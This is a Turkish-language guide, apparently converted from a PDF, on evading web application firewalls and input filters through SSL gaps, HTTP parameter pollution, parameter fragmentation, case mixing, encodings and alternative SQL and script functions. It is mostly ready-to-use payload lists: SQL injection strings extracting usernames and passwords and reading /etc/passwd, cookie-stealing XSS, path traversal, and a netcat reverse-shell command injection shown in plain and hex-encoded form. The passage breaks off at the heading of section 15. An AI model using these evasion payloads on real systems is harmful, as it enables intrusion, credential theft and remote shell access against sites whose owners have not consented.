Deniz Çevik
deniz.cevik@biznet.com.tr


WAF Sistemlerini ve Uygulama Filtrelerini Atlatma Teknikleri

Web Application Firewall (WAF) sistemleri ; web uygulamalarını uygulama geliştiricilerden bağımsız olarak korumak için tasarlananan ve web uygulamasına yönelik saldırılara özel koruma önlemleri sağlayan sistemlerdir. Bunun yanı sıra uygulama geliştiricileri de kendi hazırladıkları fonksiyonlar ile sorun oluşturabilecek bazı ifadeleri filtreleyerek bu tip problemlere çözüm üretmeye çalışmaktadırlar.


Bununla birlikte kullanılan bu sistemler, gerek yapılandırma hatası gerekse de korumanın tamamen veya kısmen blacklist'lere dayandırılmış olması nedeni ile kimi durumlarda devre dışı bırakılabilmektedir. Bu tip sistemleri atlatmak için kullanılabilecek yöntemleri maddeler halinde anlatılmaya çalışılacaktır.

1- SSL Üzerinden WAF/IPS Sistemlerini Atlatma

WAF veya IPS sistemlerini konumlandırırken en sık yapılan hata genellikle SSL servisleri için gerekli ayarların yapılmamış olmasıdır.



SSL güvenli veri iletimi sağlamak için kullanıcı ve sunucu arasındaki trafiği şifrelediği için, bu kanal içinden aktarılan saldırı aktivitelerinin görülebilmesi için; SSL trafiğinin bu sistemler üzerinde sonlandırılması ile veya trafiğin açıldıktan sonra sunuculara yollandığı bir bölgede (SSL offloader veya reverse Proxy sistemleri ile sunucular arasında) konumlandırılması ile mümkün olabilir.




Dolayısı ile bu şekilde konumlandırılmayan saldırı tespit sistemleri SSL trafiğini analiz edemeyecek ve saldırıları engelleyemeyecektir. Gerekli ayarların yapılıp yapılmadığını anlamak için kullanılabilecek en basit yöntem, saldırı tespit sistemi tarafından engelleneceği bilinen bir isteğin sunucuya hem HTTP hem de HTTPS veya SSL aktif edilmiş sistem üzerinden yollanması olacaktır.

Örneğin GET /../../../../../etc/passwd HTTP/1.0 dizin atlatma tekniğini kullanan bir saldırı imzası ile bu gerçekleştirilebilir. Eğer ilgili istek her iki kanaldan yollandığında da engellenebiliyorsa, gerekli ayarların yapıldığını söylemek yanlış olmayacaktır.

2- Güçlü SSL Cipher'ları Kullanarak Güvenlik Kontrollerini Atlatma

Kullanılan harici güvenlik önlemleri SSL trafiğini analiz edebilmek için ayarlanmış olsalar bile çoğu durumda bu ayar tek başına yeterli olmayacaktır. Bu tip sistemler tarafından desteklenmeyen fakat sunucu üzerindeki desteği bulunan SSL cipher'ları kullanılarak ta mevcut kontrolleri devre dışı bırakmak mümkün olabilir.

Bunun için Diffie-Hellman anahtar değişimi kullanılabilir. Bu yöntem kriptografik anahtarların değişiminde kullanılan özel bir yöntem olup kriptografi alanında uygulanan ilk pratik anahtar değişimi örneklerinden biridir. Diffie-Hellman anahtar değişimi metodu karşılıklı iki tarafın ortaklaşa güvensiz medya üzerinden ortak gizli anahtar elde etmelerine olanak sağlar. Bu anahtar daha sonra bir simetrik anahtar şifre kullanarak sonraki güvenli olmayan kanal'dan iletişim'i şifrelemek için kullanılabilir.



3- Basit İstekler Kullanmak

WAF sistemleri genellikle önceden oluşturulmuş blacklist (istek içinde select ifadesi geçiyorsa engelle) ve whitelist (parametre değeri yalnızca 0 ve 65535 arasında olabilir, bu kurala uymayan bir istek geliyor ise engelle) listeleri ile gelen istekleri karşılaştırarak, bir saldırı olup olmadığını tespit ederler. Özellikle black list kontrolleri belirli ifadelerin oluşması durumunda saldırıları tespit edeceği için sadece ', "></ gibi ifadelerin yollanması durumunda

bu tip istekleri engelleyemeyebilirler. Örneğin aşağıdaki gibi bir istek güvenlik kontrollerine takılırken

```
http://www.site.com.tr/uyg.asp?id=123'+union+selec+1,2,3--
```

Parametre sonuna sadece ' karakteri eklenerek yollanan aşağıdaki gibi bir istek uygulamaya ulaşabilir.

```
http://www.site.com.tr/uyg.asp?id=123'
```

Bu isteğin oluşturacağı hata mesajlarından, kontrol edilen uygulamada bir SQL Injection güvenlik problemi bulunup bulunmadığı ortaya çıkartılabilir. Her ne kadar saldırıdan yararlanmak için gerekli ifadeler engellenmiş olsa da, WAF sistemleri söz konusu problemin var olduğunun belirlenmesinin önüne geçemeyecektirler.

XSS saldırılarında ise aşağıdaki gibi bir istek ile uygulamanın oluşturduğu çıktılarda bu ifadelerin encode edilip edilmediği kontrol edilerek uygulamanın XSS saldırılarından etkilenip etkilenmeyeceğini belirlemek mümkün olabilir.

```
http://www.site.com.tr/uyg.asp?id=123<12("/>
```

4- HTTP Parameter Pollution (HPP) Tekniklerini Kullanmak

HTTP parameter pollution; uygulamalara var olan parametre isimi ile aynı olan yeni bir parametre ekleyerek gerçekleştirilen saldırı tekniğidir. Örneğin normal uygulama ve parametreleri aşağıdaki gibi iken;

```
http://www.site.com.tr/uyg.asp?id=123
```

Saldırgan aynı parametre ismini kullanarak eklediği ek parametre ile uygulama çalışma mekanizmasını karıştırabilir.

```
http://www.site.com.tr/uyg.asp?id=123&id=456
```

Uygulamalar genellikle bu tarz isteklere farklı şekillerde cevap vermektedirler. Uygulama ya sadece ilk gelen parametre değerini (id=123), ya son parametre değerini (id=456) yada her ikisini değişik sekilerde birleştirerek (id=123,456) parametre değeri olarak almaktadır.

Örneğin; Apache web sunucusu üzerinde çalışan uygulamalar son gelen değeri parametre değeri olarak kabul ederken, ASP.NET uygulamaları her iki değeri , ile birleştirerek kullanmaktadır. Uygulamaların bu tip isteklere nasıl davrandıkları ve sorun ile ilgili daha detaylı bilgiye aşağıdaki linkte sunulan sunumdan ulaşmak mümkündür.

http://www.owasp.org/images/b/ba/AppsecEU09_CarettoniDiPaola_v0.8.pdf

Özellikle ASP ve ASP.NET uygulamalarının aynı parametre ismi ile yollanan bilgileri birleştirerek kullanması WAF ve IPS sistemlerini atlatmada kullanılabilecek yeni bir yöntemi

bizlere sunmaktadır. Örneğin aşağıdaki gibi bir isteği bu yöntemle parçalayarak yollama yöntemi mevcut güvenlik kontrollerini atlatmamıza izin verecektir.

```
http://www.site.com.tr/uyg.asp?id=123+select+1,2,3+from+table
http://www.site.com.tr/uyg.asp?id=123+select+1&id=2,3+from+table
```

Açıklama ifadelerini de kullanarak eklenecek sorguları bu yöntemi kullanarak istediğimiz gibi şekillendirebiliriz.

```
http://www.site.com.tr/uyg.asp?id=select/*&id=*/user&id=pass/*&id=*/from/*&id=*/users
id=select/*,*/user,pass/*,*/from/*,*/users
```

Sunuculara göre HPP davranışları tablosunu aşağıda görebilirsiniz;

Technology/HTTP back-end	Overall Parsing Result	Example
ASP.NET/IIS	All occurrences of the specific parameter	par1=val1,val2
ASP/IIS	All occurrences of the specific parameter	par1=val1,val2
PHP/Apache	Last occurrence	par1=val2
PHP/Zeus	Last occurrence	par1=val2
JSP,Servlet/Apache Tomcat	First occurrence	par1=val1
JSP,Servlet/Oracle Application Server 10g	First occurrence	par1=val1
JSP,Servlet/Jetty	First occurrence	par1=val1
IBM Lotus Domino	Last occurrence	par1=val2
IBM HTTP Server	First occurrence	par1=val1
mod_perl,libapreq2/Apache	First occurrence	par1=val1
Perl CGI/Apache	First occurrence	par1=val1
mod_perl,lib???/Apache	Becomes an array	ARRAY(0x8b9059c)
mod_wsgi (Python)/Apache	First occurrence	par1=val1
Python/Zope	Becomes an array	['val1', 'val2']
IceWarp	Last occurrence	par1=val2
AXIS 2400	All occurrences of the specific parameter	par1=val1,val2
Linksys Wireless-G PTZ Internet Camera	Last occurrence	par1=val2
Ricoh Aficio 1022 Printer	First occurrence	par1=val1
webcamXP PRO	First occurrence	par1=val1
DBMan	All occurrences of the specific parameter	par1=val1~~val2

5- HTTP Parameter Fragmentation (HPF) Yöntemi İle Koruma Önlemlerini Atlatma

Bu teknik uygulamanın birden çok parametreyi SQL sorgularında kullanması durumunda uygulanabilmektedir. Saldırı isteği bu parametreler arasında bölünerek güvenlik kontrolleri devre dışı bırakılmaya çalışılır. Ancak saldırının başarılı olabilmesi için uygulama tarafından hazırlanan SQL sorgusunun buna izin vermesi gerekecektir. Örneğin SQL sorgusu aşağıdaki gibi hazırlanmış ise

```
("select * from table1.markt where brandid=".$_GET['brandid']." and
prodid=".$_GET['prodid']." order by ".$_GET['priceid']);
```

ve istekler aşağıdaki gibi parametreler arasında paylaştırılarak yollanırsa

```
uyg.asp?brandid=123+union/*&prodid=*/select+user,pass/*&price=*/from users--
```

sorgu aşağıdaki gibi şekillenecek ve istenilen işlemler gerçekleştirilebilecektir. Orijinal sorguda kendi eklediğimiz sorguları çalıştırmamıza izin vermeyecek bölümler ise eklediğimiz /* */ açıklama alanları ile iptal edilebilir.

```
select * from table1.markt where brand=123 union/* and prodid=*/select username,pass/*order by*/from users--
```

6- Basit Karmaşıklaştırma Teknikleri İle Koruma Önlemlerini Atlatma

Özellikle uygulama geliştiriciler bazı problemleri engellemek için belirli anahtar kelimelere göre filtreleme fonksiyonları hazırlayabilmektedirler. Örneğin Cross-Site Scripting saldırılarını engellemek için script, alert, src; SQL Injection saldırılarını engellemek için ise select, union, from gibi ifadeler geçen istekleri filtreleyen veya bunları içerikten silerek çözüm üretmeye çalışan fonksiyonlar ile sıkça karşılaşılmaktadır. Ancak filtreleme fonksiyonlarında gerekli kontrollerin düzgün yapılmaması nedeni ile saldırı ifadeleri içinde büyük ve küçük harfleri karışık olarak kullanılarak gerçekleştirilen saldırılarda başarı elde edilebilmektedir.

Örneğin bu tarz filtrelerde <script>alert(123)<script> gibi bir istek engellenebilirken, gerekli kontrollerin düzgün yapılmamış olması durumunda <ScriPt>aLerT(123)</sCRipt> gibi büyük küçük harfler bir arada kullanılarak karmaşıklaştırılmış bir istek filtreden kaçabilmektedir. Mevcut önlemleri test etmek için aşağıdaki gibi karmaşıklaştırılmış ifadelerden faydalanılabilir.

```
uyg.asp?id=<sCripT>AleRt(123)</scRIpt>
uyg.asp?id=123 uNion SeLeCT user,1,2,3 fRom table
uyg.asp?id=123 uniOn SeLEcT BaNneR FroM v$vERsIon WhERe ROwNUm=1
```

7- Encoding Teknikleri Kullanmak

Blacklist temelli kontrolleri atlatmak için kullanılabilecek bir diğer yöntem ise saldırı isteklerini kısmen veya tamamen sunucu tarafından desteklenen encoding yöntemleri ile değiştirerek yollamaktır. Örneğin çoğu uygulamada web uygulama problemlerinin ortaya çıkmasına neden olan ', ", <, >, /, ;, |, \ gibi karakterlerin filtrelendiği veya bu karakterlerinin kullanılması durumunda önlerine \ karakteri eklenerek (escaping) veya çıktılarda encode edilerek işlendiği görülmektedir. Ancak bu işlem sadece bu karakterlerin normal veya birkaç farklı gösterimi için gerçekleştirilmesi durumunda değişik encoding yöntemleri ile bu kontroller atlatılabilmektedir.

Örneğin ' karakterinin farklı gösterimleri aşağıda sunulmuştur.

```
URL Encode - %27
Double URL Encode - %2527
UTF-8 (2 byte) - %c0%a7
UTF-8 (JAVA) - \uc0a7
HTML Entity - &apos;
HTML Entity Number - &#27;
Decimal - &#39
Unicode URL Encoding - %u0027
Base64 - Jw==
```

Bu bağlamda aşağıda, mevcut kontrolleri test etmek için kullanılabilecek örnek istekler yer almaktadır. Kullanılan güvenlik filtreleri tarafından yakalanan saldırı ifadeleri değişik encoding teknikleri ile birlikte kullanarak, uygulamanın ve web sunucusunun da izin vermesi durumunda bu kontrollerin atlatılması mümkün olabilir.

```
uyg.asp?id=<script>alert(1)</script>

uyg.asp?id=%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%31%29%3c%2f%73%63%72%69%70%74%3e
uyg.asp?id=%253c%2573%2563%2572%2569%2570%2574%253e%2561%256c%2565%2572%2574%2528%2531%2529%253c%252f%2573%2563%2572%2569%2570%2574%253e
uyg.asp?id=%3cscript%3ealert(1)%3c%2fscript%3c
uyg.asp?id=%3cscript%3ealert(1)%3c/script%3c
uyg.asp?id=%3cscript%3ealert%281%29%3c%2fscript%3c
uyg.asp?id=%%3c%2fsCrIpT%3e%3csCrIpT%3ealert(1)%3c%2fsCrIpT%3e
uyg.asp?id=%A2%BE%BCscript%BEalert(1)%BC/script%BE
uyg.asp?id=<a href="javas&#99;ript&#35;alert(1);">
uyg.asp?id=PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==
uyg.asp?id=data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==
uyg.asp?id=0;data:text/html;base64,PHNjcmlwdD5hbGVydCgwKTwvc2NyaXB0Pg==">+http-equiv="refresh" "
```

```
uyg.asp?id=123 or '1'='1

uyg.asp?id=123%20or%20%271%27=%271
uyg.asp?id=123%20or%20%c0%a7%c01%a71=%c0%a71
uyg.asp?id=123%2527%2520select%2520convert(int,@@servername)--
uyg.asp?id=123K29yKycxJz0nMQ==
```

```
SELECT schemaname FROM pg_tables

%53E%4c%45%43T%20%73%63h%65%6d%61%6ea%6de%20%46%52O%4d%20%70g%5f%74a%62%6ce%73
```

```
uyg.asp?id=../../bin/ls%20-al|

uyg.asp?id=..%2F../bin/ls%20-al|
uyg.asp?id=..%c0%af../bin/ls%20-al|
uyg.asp?id=..%c1%9c../bin/ls%20-al|
uyg.asp?id=..%fc%80%80%80%80%af../bin/ls%20-al|
```

```
uyg.asp?id=123;nc -e /bin/bash 192.168.1.3 12345;

uyg.asp?id=%61%3b%6e%63%20%2d%65%20%2f%62%69%6e%2f%62%61%73%68%20%31%39%32%2e%31%36%38%2e%31%2e%33%20%31%32%33%34%35%3b
```

SQL Injection saldırılarında da HEX encoding kullanılabilmektedir. Aşağıdaki linkte sunulan makalede bununla ilgili güzel bir örnek yer almaktadır.

http://www.gutizz.com/encoded-sql-injection/

8- Script Tag İşaretlerini Kullanmadan Gerçekleştirilebilecek Saldırlar

Uygulama geliştiricileri XSS saldırılarını engellemek için genellikle <,> karakterlerinin çıktılarda kullanılırken encode edilmesinin yeterli olacağını düşünmektedirler. Bununla birlikte parametreler içinde alınan verilerin çıktılar oluşturulurken input, a href gibi belirli tag alanları veya javascript fonksiyonları içinde kullanılmaları durumunda bu karakterlere gerek kalmadan onmouseover, onfocus gibi fonksiyonlar kullanılarak da XSS saldırıları gerçekleştirilebilmektedir.

Bu tip istekler aynı zamanda WAF veya IPS sistemleri tarafından da zararlı olmayan istekler olarak ele alınabilmektedir. Aşağıda bu tip XSS saldırı imzaları yer almaktadır.

```
uyg.asp?id="+onmouseover="window.location='http://www.site.com.tr/code.js'
uyg.asp?id="+style%3d"x%3aexpression(alert(1))+
uyg.asp?id="+onkeypress="alert(23)"+"
uyg.asp?id=123); alert(document.cookie);//
uyg.asp?id=javascript:alert(1)
uyg.asp?id=alert(document.cookie)
uyg.asp?id=alert(document['cookie'])
uyg.asp?id=with(document)alert(cookie)
uyg.asp?id=";location=location.hash)//#0={};alert(0)
uyg.asp?id=//";alert(String.fromCharCode(88,83,83))
uyg.asp?id=%F6%3Cimg+onmouseover=prompt(/test/)//%F6%3E
uyg.asp?id=%'});%0aalert(1);%20//
uyg.asp?id=%";eval(unescape(location))//#%0Aalert(0)
uyg.asp?id=0;url=javascript:alert(1)" http-equiv="refresh" "
uyg.asp?id=onError="javascript:decipher(document.forms.cipher);
alert(document.forms.cipher.stream.value); document.forms.cipher.stream.value =
document.forms.cipher.stream_copy.value;
```

PHP uygulamalarda ise magic_quotes fonksiyonu genellikle ' ve " karakterlerini filtrelemek için kullanılmaktadır. Bu kontrolleri atlatmak için ise aşağıdaki gibi istekler kullanılabilir.

```
uyg.php?id=<script>String.fromCharCode(61)</script>
```

Eğer arka planda MYSQL veri tabanı kullanılıyor ise ' karakterine gerek kalmadan Hex Encoding ile bu kontrolleri atlatmak mümkün olacaktır. Örneğin SQL sorgularında load_file('/etc/passwd') yerine bunun hex encoded gösterimi ' işaretine gerek kalmadan aşağıdaki gibi kullanılabilir.

```
uyg.php?id=10+UNION+SELECT+LOAD_FILE(0x2f6574632f706173737764)
uyg.asp?id=if(substring(USER(),1,4)=0x726f6f74,SLEEP(5),1)
```

9- Aynı İşlevi Gören Farklı Fonksiyonlar Kullanmak

Blacklist'e dayalı kontroller saldırılarda yaygın olarak kullanılan anahtar kelimelere göre oluşturulduğu için genellikle aynı amaca yönelik hazırlanmış benzer veya farklı fonksiyonları kullanarak devre dışı bırakılabilmektedir. Örneğin SQL Injection saldırılarını engellemek için union ve select ifadeleri genellikle filtrelenmektedir. Ancak bu ifadeler kullanılmadan aynı işlevi yerine getirecek ve blacklist'lerde tanımlı olmayan diğer fonksiyonlar bu tip kontrollerin ne kadar yetersiz olduğunu gösterecektir. Aşağıda birbirleri yerine kullanılabilecek örnek fonksiyonlar bulunmaktadır.

Örneğin XSS için Alert fonkisyonu yerine Prompt fonksiyonunu kullanmak

```
uyg.asp?id=<script>alert(1)</script>
uyg.asp?id=<script>prompt(1)</script>
```

Script yerine farklı tag'ler kullanmak

```
uyg.asp?id=<img/src="xss.png"alt="xss">
uyg.asp?id=<object data="javascript:alert(1)">
```

```
uyg.asp?id=<object><param name="src" value="javascript:alert(1)"></param></object>
uyg.asp?id=<isindex type=image src=1 onerror=alert(1)>
uyg.asp?id=<isindex action=javascript:alert(1) type=image>
uyg.asp?id=<img src=x:alert(alt) onerror=eval(src) alt=0>
uyg.asp?id=<meta style="xss:expression(open(alert(1)))" />
uyg.asp?id=<!</textarea <body onload='alert(1)'>
uyg.asp?id=</ style=?=-=expression\28write(12345)\29>
uyg.asp?id=<script>document.write(1)</script>
uyg.asp?id=<img <iframe ="1" onerror="alert(1)">
uyg.asp?id=<script<{alert(1)}/></script>
uyg.asp?id=">alert(String.fromCharCode(88,83,83));
uyg.asp?id=</XSS/*-*/STYLE=xss:e/**/xpression(alert(1))>
uyg.asp?id=<//STYLE=x:e/**/xpression(alert('xss'))>
uyg.asp?id=<object+data="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">
bject>
```

Blind SQL Injection Saldırılarında substring() fonksiyonu yerine mid() veya substr() fonksiyonlarını kullanmak

```
uyg.asp?id=1+and+ascii(lower(substring((select+pwd+from+users+limit+1,1),1,1)))=74--
uyg.asp?id=1+and+ascii(lower(mid((select+pwd+from+users+limit+1,1),1,1)))=74--
```

ASCII() fonksiyonu yerine HEX(), ORD() veya BIN() gibi diğer fonksiyonları kullanmak

```
uyg.asp?id=1+and+ascii('a')=97
uyg.asp?id=1+and+hex('a')=61
uyg.asp?id=ord('a') = 97
```

Zaman tabanlı Blind SQL Injection saldırılarında benchmark() yerine sleep() fonksiyonunu kullanmak

```
uyg.asp?id=if(substring(USER(),1,4)='root',BENCHMARK(100000000,RAND()),1)--
uyg.asp?id=if(substring(USER(),1,4)='root',SLEEP(5),1)--
```

Union kullanmadan benzer sorgular oluşturmak

```
uyg.asp?id=123' and (select pass from users limit 1)='pass--
```

MYSQL veritabanı için bu tip birbiri yerine kullanılabilecek fonksiyonların bulunduğu detaylı bir çalışmaya aşağıdaki adresten erişilebilinir.

http://websec.wordpress.com/2010/12/

10- Aynı İşlevi Gören Farklı Mantıksal Operatörler Kullanmak

Özellikle SQL Injection saldırılarında sıkça kullanılan AND, OR, = ifadeleri yerine bunlarla aynı işlevi yerine getirecek farklı operatörler veya SQL sorguları kullanmak ta mevcut koruma önlemlerini atlatmakta yararlanılabilecek yöntemlerden birisidir. Özellikle Blind SQL Injection saldırılarında AND 1=1 gibi TRUE değeri döndürecek farklı ifadeler rahatlıkla kullanılabilir.

```
uyg.asp?id=123+AND+1=1
uyg.asp?id=123+&&+1=1
uyg.asp?id='='
uyg.asp?id=123+AND+md5('a')!= md5('A')
uyg.asp?id=123+and+len(@@version)>1
uyg.asp?id=1'||1='1
uyg.asp?id=123'+like+'123
uyg.asp?id=123'+not+like+'1234
uyg.asp?id='aaa'<>'bbb'
```

11- SQL Injection Problemlerini Belirlemede Aritmetik Operatörlerden Yaralanma

Blind SQL Injection açığının var olduğunun tespit edilebilmesi için genellikle AND operatörü kullanılmaktadır. Örneğin uyg.asp?id=123 şeklindeki bir isteğe AND 1=1 (TRUE) ve AND 1=0 (FALSE) istekleri eklenerek açığın varlığı test edilebilir. Eğer açık mevcut ise "uyg.asp?id=123" isteği ile ve "uyg.asp?id=123 AND 1=1" isteği aynı sonucu verirken "uyg.asp?id=123 AND 1=0" farklı bir sonuç üretmelidir. Bununla birlikte AND fonksiyonun alınan koruma önlemleri nedeni ile filtrelendiği durumlarda, uygulamanın da izin vermesi ve parametrenin sayısal bir değer olması halinde toplama ve çıkartma (+,-) gibi operatörler kullanılarak ta açıktan yararlanmak ve mevcut kontrolleri atlatmak mümkün olabilmektedir. Bu durumda "uyg.asp?id=124" isteği ile "uyg.asp?id=123+1" istekleri aynı sonucu üretmeli, "uyg.asp?id=123" iseği ise farklı bir sonucu üretmelidir.

```
uyg.asp?id=123+1-1 (id=123)
uyg.asp?id=123+1 (id=124)
uyg.asp?id=123+len(1234)-len(123) (id=124)
uyg.asp?id=123+len(@@server)-len(@@server)
```

12- Boşluk Karakteri Yerine Kullanılabilecek İfadeler

En sık karşılaşılan filtreleme yöntemlerinden birisi ise parametreler içinde gelen boşluk karakterlerinin silinmesi işlemidir. Bu tip bir kontrolü atlatmak için ise genellikle boşluk karakteri yerine /* */ açıklama ifadeleri kullanılmaktadır. Bunun dışında boşluk karakteri yerine arka plandaki veritabanı MYSQL ise %20, %09, %0a, %0b, %0c, %0d, %A0 ve parantez işaretleri de kullanılabilmemtedir.

```
uyg.php?id=1+union+select+1,2,3/*
uyg.php?id=1/*union*/union/*select*/select+1,2,3/*
uyg.php?id=1%2520union%2520select%25201,2,3/*
uyg.php?id=1%0Aunion%0Aselect%0A1,2,3/*
uyg.php?id=1/**/union%a0select/**/1,pass,3`a`from`users`
uyg.php?id=(0)union(select(table_schema),table_name,(0)from(information_schema.tables)h
aving((table_schema)like(0x74657374)&&(table_name)!=(0x7573657273)))#
```

MYSQL veritabanı boşluk karakteri yerine () karakterlerinin kullanılmasına da izin vermektedir. Dolayısı ile sadece boşluk karakterlerinin silindiği filtreleme fonksiyonları aşağıdaki gibi bir istekle atlatılabilir.

```
uyg.php?id=union(select(version()))--
```

MYSQL 5.1 ve üzeri sistemler açıklama alanları içinde ! ifadesi ile başlayan SQL sorgularının çalıştırılmasına izin vermektedir. Mevcut sorguya uyacak şekilde aşağıdaki örnektekine benzer

sorgular eklenerek mevcut sorgu değiştirilebilir. Açıklama alanı içindeki ifadeleri göz ardı edebilecek bir koruma sistemini bu yolla atlatmak ta mümkün olacaktır.

```
uyg.php?id=123/*! union all select version() */--
uyg.php?id=123/*!or*/1=1;
```

13- Açıklama (Comment) Karakterleri

SQL Injection saldırılarında eklenen SQL sorgusunun düzgün çalışacağını garanti etmek için çoğu durumda eklenen bölgeden sonraki SQL ifadelerinin devre dışı bırakılması gerekmektedir. Bunun için saldırgan tarafından enjekte edilen SQL sorgusunun sonuna açıklama karakterleri eklenerek kendinden sonraki bölümlerin çalıştırılması engellenerek hata alınmasının önüne geçilir. Aşağıda bu amaçla kullanılabilecek açıklama karakterlerine örnekler verilmiştir.

```
uyg.php?id=1+union+select+1,2,3/*
uyg.php?id=1+union+select+1,2,3--
uyg.php?id=1+union+select+1,2,3#
uyg.php?id=1+union+select+1,2,3;%00
```

14- Özel Karakterler Ekleyerek Uygulama Filtrelerini Atlatmak

Uygulama parametre değerlerine veya parametre adlarına eklenecek Nullbyte, boşluk, slash veya newline karakterleri ile de bazı güvenlik kontrollerini atlatmak mümkün olabilmektedir.

```
uyg.php?id=%3Cscript%3Ealert(document.cookie)%3C/script%00TESTTEST%3E
uyg.php?id=%3Cscript%3Ealert(document.cookie)%3C/script%20TESTTEST%3E
uyg.php?id=";eval(unescape(location))//#%0Aalert(0)
uyg.php?file=../../../../../etc/passwd/////[…]/////
uyg.php?file=../../../../../etc/passwd/////////////
uyg.php?file=.//././/././/./boot.ini
uyg.php?id%00TESTTEST=1+union+select+1,2,3
uyg.php?id%20TESTTEST=1+union+select+1,2,3
uyg.php?id=1234&"><script>alert(1)</script>=1234
uyg.php?id=%00><script>alert(123)</script>
```

15- Normal İstekler İle Gerçekleştirilebilecek Saldırılar

